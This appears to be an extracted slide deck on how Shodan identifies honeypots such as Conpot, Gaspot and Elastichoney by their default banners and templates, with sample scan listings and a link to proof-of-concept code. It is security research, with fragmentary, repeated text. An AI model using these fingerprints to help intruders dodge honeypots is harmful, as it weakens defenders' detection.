1	SUPER	7784		7827	9789	65.54	8.46	54.38
2	UNLEAD	1448		1586	4817	74.87	9.41	56.03
3	DIESE...							

178.128.209.138

Digital Ocean

Added on 2019-07-08 02:33:40 GMT

Netherlands

cloud

honeytrap

HTTP/1.1 200 OK

Date: Mon, 08 Jul 2019 02:32:58 GMT

Content-Length: 287

Content-Type: text/plain; charset=utf-8

91.153.104.233

91-153-104-233.elisa-laajakaista.fi

Elisa Oyj

Added on 2019-07-08 02:47:24 GMT

Finland, Tampere

honeytrap

SSH-2.0-Twisted

Key type: ssh-rsa

Key: AAAAB3NzaC1yc2EAAAADAQABAAQGC2jdAE4EAAK1kW6W/dDmWS/01Q1jWM6c6Ef+KpGr+jW83/XIR2reWXeeDTIElUL20JV/P2+2bvVShNr4w8SWi tcYKTPwkSgGYHo2vAQvXArx/CsRnTAP6NwrXuZoLN052fMXQWSrqs0tEvkzYXR3PCr6Cq07RN7QkYNWctCYJxdw==

Fingerprint: e7:b1:ed:ed:57:d8:d6:04:3f:27:92:d0:f7...

52.53.185.203

ec2-52-53-185-203.us-west-1.compute.amazonaws.com

Amazon.com

Added on 2019-07-08 03:21:12 GMT

United States, San Jose

cloud

honeytrap

HTTP/1.1 200 OK

Date: Mon, 08 Jul 2019 03:05:31 GMT


Content-Length: 287

Content-Type: text/plain; charset=utf-8




# "Honeypot" tag in Shodan

- For the known honeypot, "Gaspot", Conpot", and "Elastichoney", the service could be tagged as product, and Shodan recognizes it as honeypot.



## Conpot

Location designation of a module:  
Copyright: Original Siemens Equipment  
Module type: IM151-8 PN/DP CPU  
PLC name: Technodrome  
Module: v.0.0  
Plant identification: Mouser Factory  
OEM ID of a module:  
Module name: Siemens, SIMATIC, S7-200  
Serial number of module: 88111222




## Gaspot

I20100  
07/08/2019 01:39  
AVIA

### IN-TANK INVENTORY

TANK	PRODUCT	VOLUME	TC	VOLUME	ULLAGE	HEIGHT	WATER	TEMP
1	SUPER	1472		1652	4776	52.93	6.56	58.85
2	UNLEAD	3922		4056	9899	41.35	4.03	58.34
3	DIESEL	5403		5540	4760	50.70	5.53	57.08
4	ADBLUE	2129		2313	4760	69.97	9.58	54.99



## Elastichoney Version: 1.4.1

HTTP/1.1 200 OK  
Date: Sun, 07 Jul 2019 21:32:00 GMT  
Content-Length: 287  
Content-Type: text/plain; charset=utf-8

# “Honeypot” tag in Shodan

- The default settings of the known honeypot are easily identified by Shodan. The following is the example of Conpot S7 default settings

102
tcp
s7

## Conpot


Location designation of a module:  
Copyright: Original Siemens Equipment  
Module type: IM151-8 PN/DP CPU  
PLC name: Technodrome  
Module: v.0.0  
Plant identification: Mouser Factory  
OEM ID of a module:  
Module name: Siemens, SIMATIC, S7-200  
Serial number of module: 88111222


## <Conpot default template>

```
<key name="FacilityName">  
  <value type="value">"Mouser Factory"</value>  
</key>  
<key name="SystemName">  
  <value type="value">"Technodrome"</value>  
</key>
```

```
<key name="s7_id">  
  <value type="value">"88111222"</value>  
</key>
```

# Is Shodan Engine manipulation Optimization (SEO) possible?

<div> 167.71.1... <a href="#">View Raw Data</a></div> <div><div>Honeypot</div><div>Industrial Control System</div></div>	
Country	United States
Organization	The Associated Press
ISP	The Associated Press
Last Update	2019-08-20T08:44:17.961268

<div> 167.71.1... <a href="#">View Raw Data</a></div>	
Country	United States
Organization	The Associated Press
ISP	The Associated Press
Last Update	2019-08-21T07:29:53.554718

# The PoC code for fake honeypot

- <https://github.com/PatrickK-TM/Dev-HP>

